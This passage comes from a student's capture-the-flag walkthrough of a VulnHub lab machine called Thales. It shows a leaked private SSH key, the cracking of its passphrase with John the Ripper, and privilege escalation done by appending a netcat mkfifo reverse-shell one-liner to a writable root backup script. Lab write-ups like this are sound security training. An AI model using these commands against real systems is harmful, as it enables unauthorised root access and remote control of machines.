ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9es0eh2m0t/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ70yUyx9zoPRWEmz/mh0Ab
jRMSyFLNFggfzjswgcbwubUrpX2Gn6Xmb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYMxIMc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d
/sMTTIDrlylRlEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPj0vhQK55XWlCg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdQ
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNb/698hHyULD78C
-----END RSA PRIVATE KEY-----
tomcat@miletus:/home/thales/.ssh$
```

```
root@kali: ~
File Actions Edit View Help
(root@kali)~
# echo Atharva Velani 2041161
Atharva Velani 2041161
```

(Figure 15: private rsa key content)

We can ssh into the server with our private key now

Chmod 600 id_rsa

ssh thales@192.168.56.108 -i id_rsa

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~  
# echo Atharva Velani 2041161  
Atharva Velani 2041161  
(root@kali)~/home/kali/Desktop/vulnhubs/thales  
# vim id_rsa  
(root@kali)~/home/kali/Desktop/vulnhubs/thales  
# chmod 600 id_rsa  
(root@kali)~/home/kali/Desktop/vulnhubs/thales  
# ssh thales@192.168.56.108 -i id_rsa  
Enter passphrase for key 'id_rsa':  
thales@192.168.56.108: Permission denied (publickey).  
(root@kali)~/home/kali/Desktop/vulnhubs/thales  
#
```

(Figure 16: access denied for private key)

6a) cracking the ssh file with john

Permission denied need to crack it with ssh2john

/usr/john/ssh2john.py id_rsa > rsa.txt

```
(root@kali)~/home/kali/Desktop/vulnhubs/thales  
# /usr/share/john/ssh2john.py id_rsa > rsa.txt  
(root@kali)~/home/kali/Desktop/vulnhubs/thales  
# ls -la  
total 20  
drwxr-xr-x 2 root root 4096 Oct 22 10:15 .  
drwxr-xr-x 3 root root 4096 Oct 22 10:04 ..  
-rw----- 1 root root 1767 Oct 22 10:13 id_rsa  
-rw-r--r-- 1 root root 1097 Oct 22 10:05 revshell.war  
-rw-r--r-- 1 root root 2458 Oct 22 10:15 rsa.txt  
(root@kali)~/home/kali/Desktop/vulnhubs/thales
```

(Figure 17: cracking with john)

Crack the text file with john

john --wordlist=/usr/share/wordlists/rockyou.txt rsa.txt

```
(root@kali)~/home/kali/Desktop/vulnhubs/thales  
# john --wordlist=/usr/share/wordlists/rockyou.txt rsa.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 6 OpenMP threads  
Note: This format may emit false positives, so it will keep trying even after  
finding a possible candidate.  
Press 'q' or Ctrl-C to abort, almost any other key for status  
vodka06 (id_rsa)  
1g 0:00:00:04 DONE (2022-10-22 10:16) 0.2421g/s 3472Kp/s 3472Kc/s 3472KC/s 1990..*7;Vamos!  
Session completed  
(root@kali)~/home/kali/Desktop/vulnhubs/thales
```

(Figure 18: password: vodka06)

The password for thales is **vodka06**. We can now use this to ssh into the server.


```
tomcat@miletus:/home/thales/.ssh$ su thales
su thales
Password: vodka06
thales@miletus:~/ssh$
```

```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 19: alas! Ssh into server)

Step 7: Privilege escalation

We have the user flag and now time to get the root flag. There seems to be a backup script in `/usr/local/bin/backup.sh`

```
thales@miletus:/$ cd ~
cd ~
thales@miletus:~$ ls
ls
notes.txt  user.txt
thales@miletus:~$ cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
thales@miletus:~$
```

```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 20: enumeration)

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet> for the reverse shell through netcat. Since we have a backup file we can execute our payload by using echo to place a reverse shell script into it.

`nc -lvnp 8989`

```
(root@kali)-[ /home/kali/Desktop/vulnhubs/thales ]
# nc -lvnp 8989
listening on [any] 8989 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 60836
/bin/sh: 0: can't access tty; job control turned off
# ls
root.txt
#
```

```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# echo Atharva Velani 20411611
Atharva Velani 20411611
```


(Figure 21: setting up another listener)

After entering the following commands in the thales shell, you should expect to get a root shell through this method.

`echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.101 8989 >/tmp/f" >>backup.sh`

`<sh -i 2&1|nc 192.168.56.101 8989 >/tmp/f" >> backup.sh`

```
1 echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.101 8989 >/tmp/f" >>backup.sh
2 <sh -i 2&1|nc 192.168.56.101 8989 >/tmp/f" >> backup.sh
```



A terminal window titled 'root@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[~]'. The user has entered 'echo Atharva Velani 20411611' and the output is 'Atharva Velani 20411611'.

(Figure 22: commands used to execute root in backup.sh)



A terminal window showing the command 'cat root.txt' and its output '3a1c85bebf8833b0ecae900fb8598b17'. The output is highlighted with a red box.



A terminal window titled 'root@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[~]'. The user has entered 'echo Atharva Velani 20411611' and the output is 'Atharva Velani 20411611'.

(Figure 23: root access and flag!)

Conclusions

Overall this vulnhub machine had moments in which I was unsure about where to go, I took a slightly different path with getting the shell and cracking the password with the ssh id. But for the root escalation I needed to refer back to the walkthrough for the exact commands.